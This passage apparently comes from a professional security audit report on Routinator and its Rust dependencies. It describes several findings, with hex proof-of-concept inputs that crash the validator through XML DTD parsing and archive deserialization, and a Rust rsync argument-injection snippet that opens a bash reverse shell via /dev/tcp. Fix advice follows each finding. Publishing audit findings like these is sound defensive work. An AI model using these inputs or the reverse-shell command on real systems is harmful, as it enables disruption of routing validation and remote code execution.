       ↪  alloc::sync::Arc<tokio::runtime::scheduler::current_thread::Handle>>>::poll
26    12: <tokio::runtime::task::harness::Harness<routinator::http::listener::single_http_listener::{
       ↪  closure#0}::{closure#0},
       ↪  alloc::sync::Arc<tokio::runtime::scheduler::multi_thread::handle::Handle>>>::poll
27    13: <tokio::runtime::scheduler::multi_thread::worker::Context>::run_task
28    14: <tokio::runtime::scheduler::multi_thread::worker::Context>::run
29    15: <tokio::runtime::context::scoped::Scoped<tokio::runtime::scheduler::Context>>::set::<tokio:
       ↪  :runtime::scheduler::multi_thread::worker::run::{closure#0}::{closure#0}, ()>
30    16: tokio::runtime::context::runtime::enter_runtime::<tokio::runtime::scheduler::multi_thread::
       ↪  worker::run::{closure#0}, ()>
31    17: tokio::runtime::scheduler::multi_thread::worker::run
32    18: <tokio::runtime::task::core::Core<tokio::runtime::blocking::task::BlockingTask<<tokio::runt
       ↪  ime::scheduler::multi_thread::worker::Launch>::launch::{closure#0}>,
       ↪  tokio::runtime::blocking::schedule::BlockingSchedule>>::poll
33    19: <tokio::runtime::task::harness::Harness<tokio::runtime::blocking::task::BlockingTask<<tokio
       ↪  ::runtime::scheduler::multi_thread::worker::Launch>::launch::{closure#0}>,
       ↪  tokio::runtime::blocking::schedule::BlockingSchedule>>::poll
34    20: <tokio::runtime::blocking::pool::Inner>::run
35 note: Some details are omitted, run with `RUST_BACKTRACE=full` for a verbose backtrace.
36 [1]    824592 IOT instruction  RUST_BACKTRACE=1 ./target/release/routinator -c routinator.cfg
   ↪  server
```

Listing 4.8: Routinator Crash Output when Receiving the Malformed HTTP Request

4.1.5.3 Solution Advice

X41 recommends implementing a final sanity check of the query value before handing it over to `asn::from_str`. Such a sanity check could look like this or might be replaced by an according regular expression:

```
1 if value.chars().all(|c| c.is_ascii_digit() || c == 'A' || c == 'S' || c == 'a' || c == 's') {
2     selection.resources.push(
3         SelectResource::Asn(
```

```
            Asn::from_str(&value).map_err(|_| QueryError)?
        )
    );
}
```

Listing 4.9: Possible Fix within Routinator

4.1.6 RTR-PT-26-06: Remote DoS via RRDP Notification Parsing

Severity:	HIGH / 8.7
Remediation:	FULLY
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:L
CWE:	755 – Improper Handling of Exceptional Conditions
Component:	rpki-0.19.2/src/rrdp.rs:217 quick-xml-0.39.2/src/parser/dtd.rs:205

4.1.6.1 Retest Results

This finding is addressed in RPKI-rs PR `#372`, which upgrades the `quick-xml` dependency after the regression has been reported upstream.

4.1.6.2 Description

During dynamic fuzzing operations targeting the RRDP repository update procedure, an issue was identified in the `quick-xml` crate which is a downstream dependency of the `rpki` crate used for XML deserialization. The flaw exists within the Document Type Definition (DTD) parser, where specifically crafted, malformed XML inputs can trigger a fatal runtime panic. Because `Routinator` relies on this parser to process the notification XML file from remote repositories, a malicious or compromised RPKI repository can remotely terminate any `Routinator` instance that attempts to synchronize with it.

The exposure of this vulnerability is highly version-specific. The initial audit of `Routinator` utilized `rpki` version `0.19.0`, which appeared resilient to this specific attack vector. However, further testing confirmed that the issue was introduced or became reachable in `rpki` version `0.19.2` (released on January 29th).

The exploitation of this flaw is trivial for an attacker controlling a RPKI publication point. By serving a malformed RRDP notification, the attacker can cause a complete and persistent Denial of Service across the RPKI infrastructure. Since `Routinator` instances often run as critical background services for Border Gateway Protocol (routing protocol) (BGP) routing decisions, a sudden crash of all instances across a network would lead to a failure in route validation, potentially causing valid routes to be dropped or invalid routes to be accepted once the cache expires.

Listing 4.10 shows a hex representation of a malicious RRDP notification XML file (PoC) triggering the crash in `Routinator` using `rpki 0.19.2`.

This PoC confirms that the crash occurs before any RPKI-specific validation (such as manifest

or ROA signature checking) takes place. The failure happens at the transport/parsing layer of the RRDP protocol, meaning that a repository with no valid cryptographic material could crash `Routinator` collectors by serving such a malformed XML file.

```
00000000  3c 21 64 30 30 30 30 30  30 30 30 30 30 30 30 30  |<!d0000000000000|
00000010  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
*
00000280  30 30 30 30 5b 30 30 30  30 30 30 30 30 30 30 30  |0000[00000000000|
00000290  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
*
00005ff0  30 30 30 30 30 30 30 3c  30 30 3e 30 30 30 30 30  |0000000<00>00000|
00006000  30                                                |0|
00006001
```

Listing 4.10: Crashing RRDP Notification XML

The following listing 4.11 shows the stack trace of the `Routinator` application once a malicious RRDP notification file is downloaded:

```
[INFO] Starting a validation run.
[INFO] Using the following TALs:
[INFO]   * AFRINIC RPKI Root
[INFO]   * APNIC RPKI Root
[INFO]   * ARIN RPKI Root
[INFO]   * LACNIC RPKI Root
[INFO]   * RIPE NCC RPKI Root
[INFO]   * afrinic
[INFO]   * apnic
[INFO]   * apnic-testbed
[INFO]   * arin
[INFO]   * arin-ote
[INFO]   * lacnic
[INFO]   * nlnetlabs-testbed
[INFO]   * ripe
[INFO]   * ripe-pilot

thread '<unnamed>' (782881) panicked at /home/<user>/.cargo/registry/src/index.crates.io-1949cf8c
↪  6b5b557f/quick-xml-0.39.2/src/parser/dtd.rs:205:35:
range start index 18446744073709551611 out of range for slice of length 1
stack backtrace:
   0: __rustc::rust_begin_unwind
   1: core::panicking::panic_fmt
   2: core::slice::index::slice_index_fail
   3: <quick_xml::parser::dtd::DtdParser>::feed
   4: <quick_xml::reader::Reader<rpki::xml::decode::BufReadCounter<std::io::buffered::bufreader::
   ↪  BufReader<&[u8]>>>>::read_event_impl::<&mut alloc::vec::Vec<u8>>
   5: <quick_xml::reader::ns_reader::NsReader<rpki::xml::decode::BufReadCounter<std::io::buffered
   ↪  ::bufreader::BufReader<&[u8]>>>>::read_event_impl::<&mut alloc::vec::Vec<u8>>
```

```
   6: <rpki::rrdp::NotificationFile>::_parse::<std::io::buffered::bufreader::BufReader<&[u8]>>
   7: <routinator::collector::rrdp::base::RepositoryUpdate>::update
   8: <routinator::collector::rrdp::base::Run>::load_repository
   9: <routinator::engine::Run<&routinator::payload::validation::ValidationReport>>::process_ca_t
      ask::{closure#0}
  10: <routinator::engine::Run<&routinator::payload::validation::ValidationReport>>::process_ca_t
      ask
  11: <routinator::engine::Run<&routinator::payload::validation::ValidationReport>>::process_task
note: Some details are omitted, run with `RUST_BACKTRACE=full` for a verbose backtrace.
[1]    782836 IOT instruction  RUST_BACKTRACE=1 ./target/release/routinator -c routinator.cfg
   server
```

Listing 4.11: Routinator Stack Trace

Detailed analysis of the crash indicates that the vulnerability stems from an optimistic assumption within the `quick-xml` `DtdParser` implementation (see listing 4.12). Specifically, the parser's feed function is designed with the explicit assumption that any DTD content it encounters will be well-formed. However, if a malicious XML file provides a DTD element that violates these structural assumptions, the parser enters an unhandled state, leading to a runtime panic.

```
    impl DtdParser {
    /// Skip DTD contents.
    ///
    /// # Parameters (as same as `reader::BangType::parse`)
    /// - `buf`: buffer with data consumed on previous iterations
    /// - `chunk`: data read on current iteration and not yet consumed from reader
    pub fn feed(&mut self, buf: &[u8], chunk: &[u8]) -> Option<usize> {
        // This method assumes the DTD is well-formed.
        // Since this crate does not support parsing DTDs, the inability to read non-well-formed DTDs
        // is not particularly problematic; the only point of interest is reporting well-formed DTDs
        // to the user without errors.

        [...]
    }
```

Listing 4.12: DtdParser::feed Comments

4.1.6.3 Solution Advice

To mitigate this vulnerability, X41 recommends adopting a defense-in-depth strategy that prioritizes both dependency remediation and the reduction of the application's attack surface. Specif-

ically, the `rpki` crate should be updated to a version that utilizes a patched release of quick-xml or implements more robust error handling for DTD segments. Furthermore, since Document Type Definitions are not a functional requirement for RRDP operations, the quick-xml reader should be explicitly configured to disallow or ignore DTDs entirely. By disabling this unnecessary feature, the vulnerable code path is rendered unreachable, ensuring that malformed DOCTYPE declarations are rejected before they can trigger a runtime panic and subsequent service failure.

4.2 Informational Notes

The following observations do not have a direct security impact, but are related to security hardening, affect functionality, or other topics that are not directly related to security. X41 recommends to mitigate these issues as well, because they often become exploitable in the future. Doing so will strengthen the security of the system and is recommended for defense in depth.

4.2.1 RTR-PT-26-100: select_all() Amplifies Single Listener Failure

Component:	src/http/listener.rs:92-98, src/rtr.rs:93-101
Remediation:	UNTESTED

4.2.1.1 Description

Both the HTTP and RTR listener multiplexers use `futures::future::select_all()`. This future resolves as soon as *any* single spawned listener task completes. If `Routinator` is configured with multiple listen addresses (e.g., both IPv4 and IPv6), a failure on any *one* address terminates *all* listeners on *all* addresses.

The HTTP multiplexer is shown in listing 4.13:

```
// src/http/listener.rs:92-98
let _ = select_all(
    listeners.into_iter().map(|(addr, tls_config, listener)| {
        tokio::spawn(single_http_listener(
            addr, tls_config, listener, state.clone(),
        ))
    })
).await;
```

Listing 4.13: HTTP Listener Multiplexer Using select_all()

The same pattern is used for the RTR listener at `src/rtr.rs:93-101`.

This design means that an attacker targeting the least-protected listener address (e.g., the IPv4 address if the IPv6 address is firewalled) can bring down all listeners across all addresses. Combined with the two findings raised as variations / regressions for CVE-2024-1622[6], a single transient error on one listener address is sufficient to terminate the entire `Routinator` process.

[6] `https://nvd.nist.gov/vuln/detail/CVE-2024-1622`

4.2.1.2 Solution Advice

X41 recommends replacing `select_all()` with `futures::future::join_all()` or an equivalent construct that waits for *all* listener tasks to complete rather than returning on the first one. Alternatively, each listener task could be monitored independently, with automatic restart logic for failed listeners while the remaining listeners continue to serve traffic. It is advisable to log the failure of individual listeners prominently so that operators are alerted, without tearing down the entire process.

4.2.2 RTR-PT-26-101: ASPA Provider: Set Union Merge Allows Provider Injection by Design

Component:	src/payload/validation.rs:process_aspa(), src/repository/aspa.rs:verify()	rpki-rs
Remediation:	UNTESTED	

4.2.2.1 Description

When multiple cryptographically valid ASPA objects exist for the same customer ASN the `Routinator` application merges their provider sets using a union operation at `src/payload/validation.rs:764`:

```
// src/payload/validation.rs:762-764
hash_map::Entry::Occupied(mut entry) => {
    let entry = entry.get_mut();
    entry.0 = entry.0.union(&aspa.providers).collect();
```

Listing 4.14: ASPA Union Merge on Duplicate Customer ASN

This behavior is *correct per specification*. `draft-ietf-sidrops-aspa-verification` states in all published versions (Section 3 of version 12 through Section 5.2 of version 24):

> "In case a CAS has multiple cryptographically valid ASPAs, then the U-SPAS for the CAS is the union of ASes listed in all SPAS of these ASPAs."

The ASPA profile draft (`draft-ietf-sidrops-aspa-profile`) recommends against multiple ASPAs per customer AS (MUST in version 12, weakened to SHOULD in version 22), but this is guidance directed at *publishers*, not validators. The RPKI delegation model structurally permits multiple CAs to hold the same ASN via resource delegation, meaning a legitimately delegated sub-CA can independently publish an ASPA for a customer ASN it holds.

The ASPA validation logic in the rpki crate at `src/repository/aspa.rs:139-161` only verifies that the customer ASN is covered by the issuing certificate's AS resources. It does not - and per the specification, cannot - restrict which provider ASNs a Certificate Authority (CA) may declare. A sub-CA with delegated resources for customer AS 64500 can therefore publish an ASPA claiming arbitrary providers (e.g., AS 666, AS 999). Both the legitimate and rogue ASPA objects pass validation, and the union merge combines their provider sets.

The result is that any CA in the delegation chain can unilaterally *expand* the provider set for an ASN it holds. This is a monotonic, additive operation: an attacker can inject providers but not remove them. The attack requires no key compromise; only a legitimately delegated certificate covering the target customer ASN.

No alternative merge strategy resolves this within the current RPKI model: intersection would allow a rogue CA to *remove* all providers by submitting an empty set, which is arguably worse (denial of service on ASPA validation).

4.2.2.2 Solution Advice

This is a design-level concern in the ASPA verification specification, not a `Routinator` implementation defect. `Routinator` faithfully implements the prescribed union semantics. X41 recommends the following defense-in-depth measures:

- Log a warning when union-merging duplicate ASPA objects for the same customer ASN, including the issuing CA identities and the resulting expanded provider set, so that operators have visibility into this condition.
- Expose a configuration option (e.g., `aspa-duplicates = reject | union`) that allows operators to reject duplicate ASPA objects for the same customer ASN instead of merging them. The default should remain `union` for specification compliance, but security-conscious deployments could opt into stricter behavior.
- Consider contributing to the IETF `sidrops` working group discussion on hardening the ASPA verification procedure against delegation-based provider injection, for example by restricting ASPA issuance to the most-specific certificate holder for a given customer ASN.

4.2.3 RTR-PT-26-102: Undefined Behavior in bcder UTF-8 Decoder

Component:	bcder-0.7.6 src/string/restricted.rs:376-383, src/repository/x509.rs:222-223	rpki-rs
Remediation:	UNTESTED	

4.2.3.1 Description

The bcder crate's UTF-8 string decoder at `bcder-0.7.6src/string/restricted.rs:376-383` contains a call to `char::from_u32_unchecked()` in the 3-byte UTF-8 decode path without checking for the Unicode surrogate range (U+D800--U+DFFF):

```
// bcder-0.7.6 src/string/restricted.rs:376-383
if first < 0xF0 {
    return Ok(Some(unsafe {
        char::from_u32_unchecked(
            ((u32::from(first & 0x0F)) << 12) |
            ((u32::from(second & 0x3F)) << 6) |
            u32::from(third & 0x3F)
        )
    }))
}
```

Listing 4.15: bcder UTF-8 Decoder Missing Surrogate Check

The byte sequence `[0xED, 0xA0, 0x80]` decodes to codepoint U+D800 (a high surrogate). Surrogates are not valid Unicode scalar values and the safe API `char::from_u32(0xD800)` returns `None`. The `_unchecked` variant produces undefined behavior per the Rust language specification.

In the `Routinator` context, this code is reachable through a single call chain as shown in listing 4.16:

```
    routinator src/engine.rs:1569: cert.validate_router(issuer, strict)
    rpki-rs src/repository/cert.rs:492: Name::inspect_router(&self.subject, strict)
    rpki-rs src/repository/x509.rs:206: if strict { self.0.clone().decode(inspect_strict) }
    rpki-rs src/repository/x509.rs:222-223: Utf8String::from_content(content)
    bcder-0.7.6 src/string/restricted.rs:378: char::from_u32_unchecked(0xD800)
```

Listing 4.16: Call Chain of the Issue

This path requires *two independent preconditions*:

- The certificate must be a **BGPSec router certificate**. Regular RPKI CA and EE certificates are processed via `inspect_rpki()` (`x509.rs:109`), which only parses `PrintableString` and no UTF-8 code path is reached.
- The configuration option `strict=true` must be enabled (non-default). Without it, the function `inspect_router()` returns `Ok(())` at `x509.rs:211` without parsing the Subject DN.

It can be noted that the parsed `Utf8String` value is immediately discarded and `skip_router_string()` maps the result to `()` at `x509.rs:223`, so the invalid `char` never escapes into any data structure.

In debug builds, the undefined behavior triggers an immediate abort. In release builds, the behavior is silent and the practical effect is a transient garbage `char` value that is constructed and immediately dropped.

While the bug is a genuine soundness issue in the bcder crate (all four surrogate boundary values U+D800, U+DBFF, U+DC00, U+DFFF are affected), the highly constrained trigger conditions and negligible practical impact in `Routinator` limit the severity to informational.

4.2.3.2 Solution Advice

X41 recommends replacing `char::from_u32_unchecked()` with the safe `char::from_u32()` API in all decode paths of `bcdersrc/string/restricted.rs` (lines 362, 378, and 392), returning a decode error when the assembled codepoint is not a valid Unicode scalar value. This is a minimal, targeted fix that eliminates the undefined behavior without changing any observable behavior for valid inputs.

4.2.4 RTR-PT-26-103: Trust Anchor: Download GZIP Bomb Bypasses Size Check

Component:	src/collector/rrdp/http.rs:51, src/collector/rrdp/base.rs:369-387
Remediation:	UNTESTED

4.2.4.1 Description

`Routinator` enables gzip decompression globally for all HTTP requests at `src/collector/rrdp/http.rs:51`:

```
// src/collector/rrdp/http.rs:51
builder = builder.gzip(true);
```

Listing 4.17: Global gzip Enabled on HTTP Client

The Trust Anchor certificate download function `load_ta()` at `src/collector/rrdp/base.rs:369-387` checks the response size before reading the body:

```
// src/collector/rrdp/base.rs:369-387
pub fn load_ta(&self, uri: &uri::Https) -> Option<Bytes> {
    let mut response = match self.collector.http.response(uri) {
        Ok(response) => response,
        Err(_) => return None,
    };
    if response.content_length() > self.collector.config().max_object_size {
        warn!("Trust anchor certificate {uri} exceeds size limit.");
        return None
    }
    let mut bytes = Vec::new();
    if let Err(err) = response.copy_to(&mut bytes) {
        info!("Failed to get trust anchor {uri}: {err}");
        return None
    }
    Some(Bytes::from(bytes))
}
```

Listing 4.18: load_ta() Size Check Bypassed by gzip

When the server responds with `Content-Encoding: gzip`, the reqwest library transparently decompresses the body and returns `None` from `content_length()` (the original `Content-Length` header refers to the compressed size, which reqwest discards during decompression).

Rust's `Option<u64>` comparison semantics make the size check ineffective: `None > Some(20_000_000)` evaluates to `false` because `None` is ordered before all `Some` values. The check therefore *never triggers* for gzip-encoded responses, regardless of the decompressed size.

After the bypassed check, `response.copy_to(&mut bytes)` reads the entire decompressed content into a `Vec<u8>` with no streaming size limit. A gzip-compressed payload achieves approximately 1000:1 compression on repetitive data, meaning a 10 MB HTTP response can decompress to 10 GB in memory, causing an out-of-memory condition.

This bug requires compromising a Trust Anchor HyperText Transfer Protocol Secure (HTTPS) server, which violates threat model assumption A4 (trusted TALs). There are only five RIR Trust Anchors globally. If an attacker can compromise one of these HTTPS endpoints, far more powerful attacks are available (e.g., serving a rogue TA certificate that re-roots the RPKI tree). The gzip bomb is therefore a less impactful attack than what TA server compromise already enables.

4.2.4.2 Solution Advice

X41 recommends adding a streaming size limit to the `load_ta()` download path. Rather than relying on `content_length()` (which is unreliable for compressed responses), the response body should be read incrementally with a byte counter that aborts when `max_object_size` is exceeded. This pattern is already used elsewhere in `Routinator`'s RRDP download paths and should be applied consistently to `load_ta()` as well.

4.2.5 RTR-PT-26-104: DER BitString Accepts Non-Zero Unused Bits

Component:	bcder-0.7.6 src/string/bit.rs:161-188
Remediation:	UNTESTED

4.2.5.1 Description

The bcder crate's `BitString::from_content()` parser at `bcder-0.7.6src/string/bit.rs:161` does not validate that unused bits in the final octet are zero when decoding in Distinguished Encoding Rules (DER) mode. The code acknowledges this omission explicitly:

```
1 // bcder-0.7.6 src/string/bit.rs:183-188
2 let bits = inner.take_all()?;
3
4 // Strictly speaking, we should also check if the unused bits
5 // in the last octet are zero.
6
7 Ok(BitString { unused, bits })
```

Listing 4.19: BitString Parser Missing Unused-Bits Validation

This violates **ITU-T X.690 §11.2.1** (Distinguished Encoding Rules for BitString), which states:

> "Each unused bit in the final octet of the encoding of a bit string value shall be set to zero."

DER is the mandatory encoding for all RPKI objects per RFC 6488 §2 and RFC 5280 §4. A BitString with 3 unused bits and a final byte of `0xFF` (instead of the canonical `0xF8`) is accepted without error.

In the `Routinator` context, BitString is used for:

- **IP address prefixes** (`rpki-rssrc/repository/resources/ipres.rs:1343-1357`): `Prefix::from_bit_string()` calls `addr.to_min(len)`, which masks out any garbage in unused bits. Non-zero unused bits therefore have no effect on the resulting prefix value.
- **KeyUsage extension** (`rpki-rssrc/repository/cert.rs:1895-1904`): `KeyUsage::take_from()` calls `bit(0)`, which reads from the first byte. The unused-bits issue affects only the *last* byte, so KeyUsage parsing is unaffected.

- **Signatures and hashes**: Accessed via `octet_bytes()`, which returns the raw byte slice without interpreting individual bits.

Furthermore, all RPKI objects pass through signature verification at `rpki-rssrc/repository/sigobj.rs:218-228` before contributing to `Routinator`'s validated payload. A network adversary (class N) who injects malformed DER via RRDP-to-rsync downgrade cannot produce validly signed objects. Only a key-compromise adversary (class K, violating assumption A6) could construct a signed object with non-canonical BitString encoding, and even then the practical impact is nil due to the masking behavior described above.

The bug is a genuine DER conformance violation in the bcder crate that could theoretically cause *split-world* divergence if other validators reject the non-canonical encoding while bcder accepts it. However, the constrained trigger conditions and absence of any observable effect on `Routinator`'s validated output limit the severity to informational.

4.2.5.2 Solution Advice

X41 recommends adding a validation check in `BitString::from_content()` at `bcdersrc/string/bit.rs:185` that verifies the unused bits in the final octet are zero when decoding in DER mode. When the check fails, the parser should return a decode error. This is a minimal fix that brings bcder into compliance with X.690 §11.2.1 without changing behavior for valid DER inputs:

```
let bits = inner.take_all()?;
if unused > 0 && inner.mode() == Mode::Der {
    let mask = (1u8 << unused) - 1;
    if bits[bits.len() - 1] & mask != 0 {
        return Err(content.content_err(
            "non-zero unused bits in DER bit string"
        ));
    }
}
Ok(BitString { unused, bits })
```

Listing 4.20: Suggested Fix for Unused-Bits Validation

4.2.6 RTR-PT-26-105: Panic-Prone Index Slicing in rsync Module Path Construction

Component:	src/collector/rsync.rs:758
Remediation:	UNTESTED

4.2.6.1 Description

The `WorkingDir::module_path()` function at `src/collector/rsync.rs:756-760` constructs a file system path from an rsync `Module` by slicing the inner string at a hardcoded byte offset:

```
// src/collector/rsync.rs:756-760
pub fn module_path(&self, module: &Module) -> PathBuf {
    let mut res = self.base.clone();
    res.push(&module.0[8..]);
    res
}
```

Listing 4.21: Hardcoded Index Slicing in module_path()

The `Module` type is an unsized newtype wrapping `str`:

```
// src/collector/rsync.rs:779
pub struct Module(str);
```

Listing 4.22: Module newtype Definition

The `[8..]` slice operation strips the `rsync://` scheme prefix. This relies on an implicit invariant: every `Module` instance contains a well-formed rsync URI of the form `rsync://authority/module_name/`, which is always at least 8 bytes long and has an ASCII character boundary at index 8.

This invariant holds in practice because `Module` instances are only constructed via `Module::from_uri()`, which delegates to the rpki crate's `Rsync::canonical_module()` method. That method either returns a borrowed slice of a validated rsync URI (which always starts with `rsync://`) or constructs an owned string by explicitly prepending `"rsync://"`. The underlying URI parser at `rpki-rssrc/uri.rs:78-107` enforces the `rsync://` prefix, a non-empty authority, and a non-empty module name before any `Rsync` value is created.

Consequently, the `[8..]` slice cannot panic on any input reachable through the production code path. A network adversary (class N per the threat model) cannot supply a `Module` that violates this invariant because the rpki crate's URI parser rejects malformed URIs before `Module` construction.

However, the reliance on a hardcoded numeric index and an undocumented type invariant is fragile Rust style. If `Module`'s construction paths were ever relaxed or a new caller of the `unsafe fn from_str()` were introduced without enforcing the invariant, the result would be a panic (index out of bounds or not on a char boundary) rather than a graceful error. Idiomatic Rust provides safer alternatives such as `str::strip_prefix()` or `str::get(8..)` that express the intent explicitly and avoid the possibility of a panic.

4.2.6.2 Solution Advice

X41 recommends replacing the hardcoded index slice with a safe alternative. The most idiomatic option is `strip_prefix()`:

```
pub fn module_path(&self, module: &Module) -> PathBuf {
    let mut res = self.base.clone();
    let suffix = module.0.strip_prefix("rsync://")
        .unwrap_or(&module.0);
    res.push(suffix);
    res
}
```

Listing 4.23: Suggested Safe Alternative Using strip_prefix()

This preserves the existing behavior for all valid inputs while gracefully handling hypothetical malformed `Module` values without a panic. As an additional hardening measure, the `unsafe fn Module::from_str()` should include a `debug_assert!` verifying the `rsync://` prefix to catch invariant violations during development.

4.2.7 RTR-PT-26-106: DoS through Reading of Malformed RepositoryState

Component:	src/collector/rrdp/archive.rs
Remediation:	UNTESTED

4.2.7.1 Description

During dynamic analysis employing advanced fuzzing techniques, a memory management flaw was identified within the application's internal data restoration logic. This issue manifests when the system attempts to process a malformed RRDP archive file loaded directly from the local file system. Specifically, the issue resides in the custom serialization framework located in `src/utils/binio.rs`, where the `Compose` and `Parse` traits are utilized to handle binary data. The implementation fails to perform adequate bounds checking on the length prefix of `HashMap<K, V>` types during the deserialization phase. Consequently, a local attacker can craft an archive with a deceptive entry count, forcing the Rust runtime to attempt a massive memory allocation that exceeds available resources, ultimately triggering an unrecoverable panic and a subsequent DoS.

From a technical standpoint, the root cause is a classic allocation-without-validation pattern. Even in a memory-safe language like Rust, providing an untrusted integer to `HashMap::with_capacity()` can lead to immediate process termination if the allocator cannot satisfy the request.

It must be noted that this deserialization process can also be triggered remotely during a repository update by a RRDP Notification object through the function `rpki::rrdp::NotificationFile::parse_limited()` (see `src/collector/rrdp/update.rs:111`). However, this implementation was found to limit the maximum amount of hashmap entries to a pre-configured value, thus not triggering the issue.

Listing 4.24 shows the vulnerable code path. First, the length is extracted from the IO reader and afterwards it is tried to allocate the Hashmap with `HashMap::with_capacity(len)` resulting in an abort if `len` is too high.

```
impl<K, V, R> Parse<R> for HashMap<K, V>
where
    K: Parse<R> + Eq + hash::Hash,
    V: Parse<R>,
    R: io::Read
{
    fn parse(source: &mut R) -> Result<Self, ParseError> {
        let len = usize::try_from(u64::parse(source)?).map_err(|_| {
            ParseError::format("too many items in vec")
        })?;
```

```
        let mut res = HashMap::with_capacity(len);
        for _ in 0..len {
            if res.insert(K::parse(source)?, V::parse(source)?).is_some() {
                return Err(ParseError::format("duplicate keys"))
            }
        }
        Ok(res)
    }
}
```

Listing 4.24: Vulnerable Code Path within binio.rs

Listing 4.25 shows the stack trace of the crash once the malformed input depicted in listing 4.26 is loaded from the file system.

```
memory allocation of 5908722711110090768 bytes failed
stack backtrace:
   0: std::alloc::rust_oom
             at /rustc/3b1b0ef4d80d3117924d91352c8b6ca528708b3c/library/std/src/alloc.rs:424:5
   1: __rustc::__rust_alloc_error_handler
             at /rustc/3b1b0ef4d80d3117924d91352c8b6ca528708b3c/library/std/src/alloc.rs:423:1
   2: alloc::alloc::handle_alloc_error::rt_error
             at /rustc/3b1b0ef4d80d3117924d91352c8b6ca528708b3c/library/alloc/src/alloc.rs:550:13
   3: alloc::alloc::handle_alloc_error
             at /rustc/3b1b0ef4d80d3117924d91352c8b6ca528708b3c/library/alloc/src/alloc.rs:556:9
   4: <hashbrown::raw::Fallibility>::alloc_err
             at /rust/deps/hashbrown-0.16.1/src/raw/mod.rs:46:40
   5: <hashbrown::raw::RawTableInner>::new_uninitialized::<alloc::alloc::Global>
             at /rust/deps/hashbrown-0.16.1/src/raw/mod.rs:1635:46
   6: <hashbrown::raw::RawTableInner>::fallible_with_capacity::<alloc::alloc::Global>
             at /rust/deps/hashbrown-0.16.1/src/raw/mod.rs:1672:21
   7: <hashbrown::raw::RawTableInner>::with_capacity::<alloc::alloc::Global>
             at /rust/deps/hashbrown-0.16.1/src/raw/mod.rs:1699:15
   8: <hashbrown::raw::RawTable<(u64, rpki::rrdp::Hash)>>::with_capacity_in
             at /rust/deps/hashbrown-0.16.1/src/raw/mod.rs:694:20
   9: <hashbrown::raw::RawTable<(u64, rpki::rrdp::Hash)>>::with_capacity
             at /rust/deps/hashbrown-0.16.1/src/raw/mod.rs:644:9
  10: <hashbrown::map::HashMap<u64, rpki::rrdp::Hash,
  ↪  std::hash::random::RandomState>>::with_capacity_and_hasher
             at /rust/deps/hashbrown-0.16.1/src/map.rs:502:20
  11: <std::collections::hash::map::HashMap<u64, rpki::rrdp::Hash>>::with_capacity_and_hasher
             at /home/<user>/.rustup/toolchains/nightly-x86_64-unknown-linux-gnu/lib/rustlib/src/
             ↪  rust/library/std/src/collections/hash/map.rs:396:25
  12: <std::collections::hash::map::HashMap<u64, rpki::rrdp::Hash>>::with_capacity
             at /home/<user>/.rustup/toolchains/nightly-x86_64-unknown-linux-gnu/lib/rustlib/src/
             ↪  rust/library/std/src/collections/hash/map.rs:291:9
  13: <std::collections::hash::map::HashMap<u64, rpki::rrdp::Hash> as
  ↪  routinator::utils::binio::Parse<&[u8]>>::parse
```

```
30              at /home/<user>/work/routinator-0.15.1/src/utils/binio.rs:408:23
31    14: <routinator::collector::rrdp::archive::RepositoryState>::parse::<&[u8]>
```

Listing 4.25: Stack Trace of RepositoryState Crash

```
1  00000000  01 00 00 00 1e 68 74 74  70 73 3a 2f 2f 30 30 30  |.....https://000|
2  00000010  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
3  *
4  00000040  30 30 30 30 30 30 30 30  30 30 30 01 30 30 30 30  |00000000000.0000|
5  00000050  30 30 30 30 30 30 30 30  30 30 30 30              |000000000000|
6  0000005c
```

Listing 4.26: Malformed RepositoryState Resulting in the Crash

4.2.7.2 Solution Advice

To fully remedy this, X41 recommends refactoring the `Parse` trait implementation for collections to enforce a global maximum allocation limit consistent with the `rpki::rrdp::NotificationFile::parse_limited()` logic. This would ensure that even local data processing remains resilient against resource exhaustion.

4.2.8 RTR-PT-26-107: Rsync Arguments Create RCE Risk

Component:	src/collector/rsync.rs
Remediation:	UNTESTED

4.2.8.1 Description

While examining the use of external tools, in specific the usage of `rsync`, it was discovered that with the way Rust `Command` handles arguments it is possible to pass complex arguments to `rsync`'s `-e` parameter, which can be used to execute arbitrary connection commands for `rsync`. Because attackers could use this parameter to create a reverse shell, the current behavior with no filtering therefore facilitates the risk of Remote Code Execution (RCE). Notable are the last two arguments, `source` and `destination`, where `destination = &source[8..]` (with some caveats).

```
// src/collector/rsync.rs:628
    cmd.arg("-rtO")
       .arg("--delete")
       .arg(source.to_string())
       .arg(destination);
    log.debug(format_args!("running command {cmd:?}"));
    Ok(cmd)
```

Listing 4.27: Setting rsync Arguments

Using the `-e` parameter, attackers can create a call to `bash` with the construction shown in listing 4.28. Interestingly, the arguments `"-e bash  "` (note the space at the end) is exactly the 8 characters that are skipped in `destination`. Due to another special syntax of `rsync`, the ability to note a transfer as `source:destination`, could potentially allow an attacker to use the source argument to inject their command, and the destination argument with the colon syntax to ensure the final command is valid. This would only work in a case where attackers can create a script in the current working directory, which would allow them to pass `-e bash x:x` to execute a script in file `x:x`.

A snippet containing the `rsync` injection is shown in listing 4.28.

```
    let command = "-e bash -c 'bash -i >& /dev/tcp/127.0.0.1/4444 0>&1'";
    let mut cmd = Command::new("rsync");
    cmd.arg(command).arg("-T test").arg("x:x");
    println!("{:?}", cmd);

```

```
6       cmd.spawn().expect("command failed to start");
```

Listing 4.28: Rust rsync Command Injection Snippet

4.2.8.2 Solution Advice

To remededy this issue, X41 recommends explicitly filtering for the dangerous `-e` parameter, as well as ensuring that no colon notation is used, as that indicates malicious intent with one of the parameters.

5 About X41 D-Sec GmbH

X41 D-Sec GmbH is an expert provider for application security and penetration testing services. Having extensive industry experience and expertise in the area of information security, a strong core security team of world-class security experts enables X41 D-Sec GmbH to perform premium security services.

X41 has the following references that show their experience in the field:

- Source code audit of ISC BIND9 DNS server[1]
- Source code audit of the Git source code version control system[2]
- Review of the Mozilla Firefox updater[3]
- X41 Browser Security White Paper[4]
- Review of Cryptographic Protocols (Wire)[5]
- Identification of flaws in Fax Machines[6,7]
- Smartcard Stack Fuzzing[8]

The testers at X41 have extensive experience with penetration testing and red teaming exercises in complex environments. This includes enterprise environments with thousands of users and vendor infrastructures such as the Mozilla Firefox Updater (Balrog).

